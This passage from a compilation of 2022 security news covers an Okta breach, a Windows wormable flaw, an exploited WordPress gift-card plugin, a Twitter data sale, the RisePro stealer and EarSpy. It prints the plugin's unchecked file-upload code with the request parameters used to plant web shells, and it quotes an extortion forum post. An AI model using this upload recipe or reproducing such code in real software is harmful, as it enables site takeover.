> *We have decided to share this information consistent with our commitment to transparency and partnership with our customers.*

While ending its 'confidential' email that pledges a 'commitment to transparency,' Okta says it will publish a statement today on its blog.

BleepingComputer reached out to Okta with questions in advance of publishing but a reply was not immediately available.

Okta security incidents: year in review

It's been a difficult year for Okta with its series of security incidents and bumpy disclosures.

September this year, Okta-owned Auth0 disclosed a similar-style incident. According to the authentication service provider, older Auth0 source code repositories were obtained by a "third-party individual" from its environment via unknown means. But, Okta's problems began long before, amid the irregularity surrounding the disclosure of its January hack.

March this year, data extortion group Lapsus$ claimed it had access to Okta's administrative consoles and customer data as it began posting screenshots of the stolen data on Telegram.

After stating that it was investigating these claims, Okta shortly acknowledged that the hack being referred to had in fact occurred late January 2022 and potentially affected 2.5% of its customers. This figure was estimated to be roughly 375 organizations at the time, given Okta's 15,000+ customer base back then.

The same week, Okta admitted that it had "made a mistake" in delaying the disclosure of this hack that, the firm said, had originated at its third-party contractor, Sitel (Sykes).

In April, Okta clarified that the January breach had lasted "25 consecutive minutes" and the impact was significantly smaller than what was originally anticipated: limited to just two customers.

Source: https://www.bleepingcomputer.com/news/security/oktas-source-code-stolen-after-github-repositories-hacked/

13. Critical Microsoft Code-Execution Vulnerability

A critical code-execution vulnerability in Microsoft Windows was patched in September. It seems that researchers just realized how serious it was (and is):

Like EternalBlue, CVE-2022-37958, as the latest vulnerability is tracked, allows attackers to execute malicious code with no authentication required. Also, like EternalBlue, it’s wormable, meaning that a single exploit can trigger a chain reaction of self-replicating follow-on exploits on other vulnerable systems. The wormability of EternalBlue allowed WannaCry and several other attacks to spread across the world in a matter of minutes with no user interaction required.

But unlike EternalBlue, which could be exploited when using only the SMB, or server message block, a protocol for file and printer sharing and similar network activities, this latest vulnerability is present in a much broader range of network protocols, giving attackers more flexibility than they had when exploiting the older vulnerability.

[...]

Microsoft fixed CVE-2022-37958 in September during its monthly Patch Tuesday rollout of security fixes. At the time, however, Microsoft researchers believed the vulnerability allowed only the disclosure of potentially sensitive information. As such, Microsoft gave the vulnerability a designation of "important." In the routine course of analyzing vulnerabilities after they're patched, Palmiotti discovered it allowed for remote code execution in much the way EternalBlue did. Last week, Microsoft revised the designation to critical and gave it a severity rating of 8.1, the same given to EternalBlue.

Source: https://www.schneier.com/blog/archives/2022/12/critical-microsoft-code-execution-vulnerability.html

14. Hackers exploit bug in WordPress gift card plugin with 50K installs

Hackers are actively targeting a critical flaw in YITH WooCommerce Gift Cards Premium, a WordPress plugin used on over 50,000 websites.

YITH WooCommerce Gift Cards Premium is a plugin that website operators to sell gift cards in their online stores.

Exploiting the vulnerability, tracked as CVE-2022-45359 (CVSS v3: 9.8), allows unauthenticated attackers to upload files to vulnerable sites, including web shells that provide full access to the site.

CVE-2022-45359 was disclosed to the public on November 22, 2022, impacting all plugin versions up to 3.19.0. The security update that addressed the problem was version 3.20.0, while the vendor has already released 3.21.0 by now, which is the recommended upgrade target.

Unfortunately, many sites still use the older, vulnerable version, and hackers have already devised a working exploit to attack them.

According to WordPress security experts at Wordfence, the exploitation effort is well underway, with hackers leveraging the vulnerability to upload backdoors on the sites, obtain remote code execution, and perform takeover attacks.


Actively exploited in attacks

Wordfence reverse-engineered an exploit hackers are using in attacks, finding that the issue lies in the plugin's "import_actions_from_settings_panel" function that runs on the "admin_init" hook.

Moreover, this function does not perform CSRF or capability checks in vulnerable versions.

These two issues make it possible for unauthenticated attackers to send POST requests to "/wp-admin/admin-post.php" using the appropriate parameters to upload a malicious PHP executable on the site.

> *"It is trivial for an attacker to simply send a request containing a page parameter set to yith_woocommerce_gift_cards_panel, a ywgc_safe_submit_field parameter set to importing_gift_cards, and a payload in the file_import_csv file parameter."* ***- Wordfence.***



```
public function import_actions_from_settings_panel() {

    if ( ! isset( $_REQUEST['page'] ) || 'yith_woocommerce_gift_cards_panel' != $_REQUEST['page'] || ! isset( $_REQUEST['ywgc_safe_submit_field'] ) ) {
        return;
    }

    if ( $_REQUEST['ywgc_safe_submit_field'] == 'importing_gift_cards' ) {


        if ( ! isset( $_FILES['file_import_csv'] ) || ! is_uploaded_file( $_FILES['file_import_csv']['tmp_name'] ) ) {
            return;
        }

        $uploaddir = wp_upload_dir();

        $temp_name = $_FILES['file_import_csv']['tmp_name'];
        $file_name = $_FILES['file_import_csv']['name'];

        if ( ! move_uploaded_file( $temp_name, $uploaddir['basedir'] . '\\' . $file_name ) ) {
            return;
        }

        $this->import_from_csv( $uploaddir['basedir'] . '\\' . $file_name, get_option( 'ywgc_csv_delimitier', ';' ) );

    }

}
```

CVE-2022-45359 exploit code (Wordfence)

The malicious requests appear on logs as unexpected POST requests from unknown IP addresses, which should be a sign for site admins they are under attack.

The uploaded files spotted by Wordfence are the following:

- **kon.php/1tes.php** – this file loads a copy of the "marijuana shell" file manager in memory from a remote location (shell[.]prinsh[.]com)
- **b.php** – simple uploader file
- **admin.php** – password-protected backdoor

The analysts report that most attacks occurred in November before admins could patch the flaw, but a second peak was observed on December 14, 2022.

IP address 103.138.108.15 was a significant source of attacks, launching 19,604 exploitation attempts against 10,936 websites. The next largest IP address is 188.66.0.135, which conducted 1,220 attacks against 928 WordPress sites.

The exploitation attempts are still ongoing, so users of the YITH WooCommerce Gift Cards Premium plugin are recommended to upgrade to version 3.21 as soon as possible.

Source: https://www.bleepingcomputer.com/news/security/hackers-exploit-bug-in-wordpress-gift-card-plugin-with-50k-installs/

15. Hacker claims to be selling Twitter data of 400 million users


A threat actor claims to be selling public and private data of 400 million Twitter users scraped in 2021 using a now-fixed API vulnerability. They're asking $200,000 for an exclusive sale.

The alleged data dump is being sold by a threat actor named 'Ryushi' on the Breached hacking forum, a site commonly used to sell user data stolen in data breaches.

The threat actor claimed to have collected the data of 400+ million unique Twitter users using a vulnerability. They warned Elon Musk and Twitter that they should purchase the data before it leads to a large fine under Europe's GDPR privacy law.

"Twitter or Elon Musk if you are reading this you are already risking a GDPR fine over 5.4m breach imaging the fine of 400m users breach source," wrote Ryushi in a forum post.

"Your best option to avoid paying $276 million USD in GDPR breach fines like facebook did (due to 533m users being scraped) is to buy this data exclusively."



Twitter Data Breach +400 million users
by Ryushi - Friday December 23, 2022 at 01:35 PM

December 23, 2022, 01:35 PM (This post was last modified: December 24, 2022, 02:30 AM by Ryushi.) #1

Hello dear breached users
I'm selling data of +400 million unique twitter users that was scraped via a vulnerability, this data is completely private
And it includes emails and phone numbers of celebrities, politicians, companies, normal users, and a lot of OG and special usernames.

You can read full use use case of data here: https://paste.ee/p/h4RGG
Twitter or Elon Musk if you are reading this you are already risking a GDPR fine over 5.4m breach imaging the fine of 400m users breach **source**
Your best option to avoid paying $276 million USD in GDPR breach fines like facebook did (due to 533m users being scraped) is to buy this data exclusively,
Which can go through the official owner middle man on here @[Owner] **pompompurin** or admin @[Admin] **Baphomet** after that I will delete this thread and will not sell this data again.
And data will not be sold to anyone else which will prevent a lot of celebrities and politicians from Phishing, Crypto scams, Sim swapping, Doxxing and other things that will make your users
Lose trust in you as a company and thus stunt the current growth and hype that you are having also just imagine famous content creators and influencers getting hacked on twitter that will for sure Make them ghost the platform and ruin your dream of twitter video sharing platform for content creators, also since you Made the mistake of changing twitter policy that got an immense backlash
From content creators this is a sensitive time, which will make things far worse and if you are unsure just run a poll on twitter like usual and people will choose their fate, because at the end of the
Day it's the company's fault that this data was breached.

Here is some celebrities samples:

```
email,name,username,follower_count,creation_date,phone_number
[redacted],Alexandria Ocasio-Cortez,AOC,12772117,Wed Apr 28 22:38:40 +0000 2010
[redacted],SpaceX,SpaceX,18464597,Thu Apr 23 21:53:30 +0000 2009
```

Forum post selling the data for an alleged 400 million Twitter users
Source: BleepingComputer

The threat actor also linked to a post explaining how this data could be abused by other threat actors for phishing attacks, crypto scams, and BEC attacks.

The forum post includes sample data for thirty-seven celebrities, politicians, journalists, corporations, and government agencies, including Alexandria Ocasio-Cortez, Donald Trump JR, Mark Cuba, Kevin O'Leary, and Piers Morgan. In addition, a larger sample of 1,000 Twitter user profiles was leaked later.

The user profiles contain public and private Twitter data, including users' email addresses, names, usernames, follower count, creation date, and phone numbers. Although all of the leaked profiles appear to have email addresses associated with them, many do not have phone numbers.

While almost all of this data is publicly accessible to any Twitter user, phone numbers and email addresses are private information.

The threat actor Ryushi told BleepingComputer that they are attempting to sell the Twitter data exclusively to a single person/Twitter for $200,000 and will then delete the data. If an exclusive purchase is not made, they will sell copies to multiple people for $60,000 per sale.

When asked if they contacted Twitter to ransom the data, they told BleepingComputer that they contacted Twitter and made calls but did not receive a response.

Data collected using now-fixed API vulnerability

The threat actor confirmed to BleepingComputer that they collected the private phone numbers and email addresses using an API vulnerability that Twitter fixed in January 2022 and was previously associated with a 5.4 million user data breach.

This vulnerability allowed a person to feed large lists of phone numbers and email addresses into a Twitter API and receive an associated Twitter user ID. The threat actor then used this ID with another IP to retrieve the public profile data for the users, building a Twitter user profile consisting of public and private data.

"I gained access by same exploit used for 5.4m data leak already. Spoke with the seller of it and he confirmed it was in twitter login flow", the threat actor told BleepingComputer.

"So, in the check for duplication it leaked the userID which i converted using another api to username and other info."

While Twitter fixed the vulnerability in January 2022, it has now been confirmed to have been used by multiple threat actors to scrape private information from Twitter users.

As for this new leak, BleepingComputer has only been able to confirm two of the leaked Twitter profiles as valid.

However, Alon Gal of threat intelligence company Hudson Rock has said that they independently verified that the leaked samples appear legitimate.

"Please Note:At this stage it is not possible to fully verify that there are indeed 400,000,000 users in the database," tweeted Hudson Rock.

"From an independent verification the data itself appears to be legitimate and we will follow up with any developments."

This leak of Twitter user data comes at a bad time for the social media company, as an EU privacy watchdog, the Irish Data Protection Commission (DPC), has begun an investigation into the recent publishing of the 5.4 million user records stolen in 2021 using this vulnerability.

Another threat actor claimed to have also used this vulnerability to scrape the data of an alleged 17 million users. However, this leak is still private and is not being sold.

BleepingComputer reached out to Twitter with further questions regarding the sale of this data, but a response was not immediately available.

Source: https://www.bleepingcomputer.com/news/security/hacker-claims-to-be-selling-twitter-data-of-400-million-users/

16. New info-stealer malware infects software pirates via fake cracks sites

A new information-stealing malware named ‘RisePro’ is being distributed through fake cracks sites operated by the PrivateLoader pay-per-install (PPI) malware distribution service.


RisePro is designed to help attackers steal victims’ credit cards, passwords, and crypto wallets from infected devices.

The malware was spotted by analysts at Flashpoint and Sekoia this week, with both cybersecurity firms confirming that RisePro is a previously undocumented information stealer now being distributed via fake software cracks and key generators.

Flashpoint reports that threat actors have already begun to sell thousands of RisePro logs (packages of data stolen from infected devices) on Russian dark web markets.

Additionally, Sekoia discovered extensive code similarities between PrivateLoader and RisePro, indicating that the malware distribution platform is likely now spreading its own information-stealer, either for itself or as a service.


Currently, RisePro is available for purchase via Telegram, where users can also interact with the developer and the infected hosts (Telegram bot).



The RisePro C2 panel (Sekoia)

RisePro details and capabilities

RisePro is a C++ malware that, according to Flashpoint, might be based on the Vidar password-stealing malware, as it uses the same system of embedded DLL dependencies.



C:\Users\user\AppData\Local\Temp\MicrosoftLibs\msvcp140.dll	read attributes | synchronize	device	synchronous io non alert | non directory file	success or wait	1	4293FC8	CreateFileA
C:\Users\user\AppData\Local\Temp\MicrosoftLibs\vcruntime140.dll	read attributes | synchronize	device	synchronous io non alert | non directory file	success or wait	1	4293FC8	CreateFileA
C:\Users\user\AppData\Local\Temp\MicrosoftLibs\libcrypto-3.dll	read attributes | synchronize	device	synchronous io non alert | non directory file	success or wait	1	4293FC8	CreateFileA
C:\Users\user\AppData\Local\Temp\MicrosoftLibs\freebl3.dll	read attributes | synchronize	device	synchronous io non alert | non directory file	success or wait	1	4293FC8	CreateFileA
C:\Users\user\AppData\Local\Temp\MicrosoftLibs\mozglue.dll	read attributes | synchronize	device	synchronous io non alert | non directory file	success or wait	1	4293FC8	CreateFileA
C:\Users\user\AppData\Local\Temp\MicrosoftLibs\nss3.dll	read attributes | synchronize	device	synchronous io non alert | non directory file	success or wait	1	4293FC8	CreateFileA
C:\Users\user\AppData\Local\Temp\MicrosoftLibs\softokn3.dll	read attributes | synchronize	device	synchronous io non alert | non directory file	success or wait	1	4293FC8	CreateFileA

DLLs dropped in the malware's working directory (Flashpoint)

Sekoia further explains that some samples of RisePro embed the DLLs, while in others, the malware fetches them from the C2 server via POST requests.

The info-stealer first fingerprints the compromised system by scrutinizing registry keys, writes stolen data to a text file, takes a screenshot, bundles everything in a ZIP archive, and then sends the file to the attacker's server.

RisePro attempts to steal a wide variety of data from applications, browsers, crypto wallets, and browser extensions, as listed below:

- **Web browsers**: Google Chrome, Firefox, Maxthon3, K-Melon, Sputnik, Nichrome, Uran, Chromodo, Netbox, Comodo, Torch, Orbitum, QIP Surf, Coowon, CatalinaGroup

Citrio, Chromium, Elements, Vivaldi, Chedot, CentBrowser, 7start, ChomePlus, Iridium, Amigo, Opera, Brave, CryptoTab, Yandex, IceDragon, BlackHaw, Pale Moon, Atom.

- **Browser extensions**: Authenticator, MetaMask, Jaxx Liberty Extension, iWallet, BitAppWallet, SaturnWallet, GuildWallet, MewCx, Wombat, CloverWallet, NeoLine, RoninWallet, LiqualityWallet, EQUALWallet, Guarda, Coinbase, MathWallet, NiftyWallet, Yoroi, BinanceChainWallet, TronLink, Phantom, Oxygen, PaliWallet, PaliWallet, Bolt X, ForboleX, XDEFI Wallet, Maiar DeFi Wallet.
- **Software**: Discord, battle.net, Authy Desktop.
- **Cryptocurrency assets**: Bitcoin, Dogecoin, Anoncoin, BBQCoin, BBQCoin, DashCore, Florincoin, Franko, Freicoin, GoldCoin (GLD), IOCoin, Infinitecoin, Ixcoin, Megacoin, Mincoin, Namecoin, Primecoin, Terracoin, YACoin, Zcash, devcoin, digitalcoin, Litecoin, Reddcoin.

In addition to the above, RisePro can scan filesystem folders for interesting data like receipts containing credit card information.

Link to PrivateLoader

PrivateLoader is a pay-per-install malware distribution service disguised as software cracks, key generators, and game modifications.


Threat actors provide the malware sample they wish to distribute, targeting criteria, and payment to the PrivateLoader team, who then uses their network of fake and hacked websites to distribute malware.

The service was first spotted by Intel471 in February 2022, while in May 2022, Trend Micro observed PrivateLoader pushing a new remote access trojan (RAT) named 'NetDooka.'

Until recently, PrivateLoader distributed almost exclusively either RedLine or Raccoon, two popular information stealers.

With the addition of RisePro, Sekoia now reports finding loader capabilities in the new malware, also highlighting that this part of its code has extensive overlaps with that of PrivateLoader.

The similarities include the strings obfuscation technique, the HTTP message obfuscation, and the HTTP and port setup.



Code similarity of 30% in HTTP port setup (Sekoia)

One likely scenario is that the same people behind PrivateLoader developed RisePro.

Another hypothesis is that RisePro is the evolution of PrivateLoader or the creation of a rogue former developer who now promotes a similar PPI service.

Based on the collected evidence, Sekoia couldn’t determine the exact connection between the two projects.

Source: https://www.bleepingcomputer.com/news/security/new-info-stealer-malware-infects-software-pirates-via-fake-cracks-sites/

17. EarSpy attack eavesdrops on Android phones via motion sensors

A team of researchers has developed an eavesdropping attack for Android devices that can, to various degrees, recognize the caller's gender and identity, and even discern private speech.

Named EarSpy, the side-channel attack aims at exploring new possibilities of eavesdropping through capturing motion sensor data readings caused by reverberations from ear speakers in mobile devices.


EarSpy is an academic effort of researchers from five American universities (Texas A&M University, New Jersey Institute of Technology, Temple University, University of Dayton, and Rutgers University).

While this type of attack has been explored in smartphone loudspeakers, ear speakers were considered too weak to generate enough vibration for eavesdropping risk to turn such a side-channel attack into a practical one.

However, modern smartphones use more powerful stereo speakers compared to models a few years ago, which produce much better sound quality and stronger vibrations.

Similarly, modern devices use more sensitive motion sensors and gyroscopes that can record even the tiniest resonances from speakers.

Proof of this progress is shown below, where the earphone of a 2016 OnePlus 3T barely registers on the spectrogram while the stereo ear speakers of a 2019 OnePlus 7T produce significantly more data.



Left to right ear speakers for OnePlus 3T, OnePlus 7T, OnePlus 7T loudspeaker
source: (arxiv.org)

Experiment and results


The researchers used a OnePlus 7T and OnePlus 9 device in their experiments, along with varying sets of pre-recorded audio that was played only through the ear speakers of the two devices.

The team also used the third-party app 'Physics Toolbox Sensor Suite' to capture accelerometer data during a simulated call and then fed it to MATLAB for analysis and to extract features from the audio stream.

A machine learning (ML) algorithm was trained using readily available datasets to recognize speech content, caller identity, and gender.

The test data varied depending on the dataset and device but it produced overall promising results for eavesdropping via the ear speaker.

Caller gender identification on OnePlus 7T ranged between 77.7% and 98.7%, caller ID classification ranged between 63.0% and 91.2%, and speech recognition ranged between 51.8% and 56.4%.



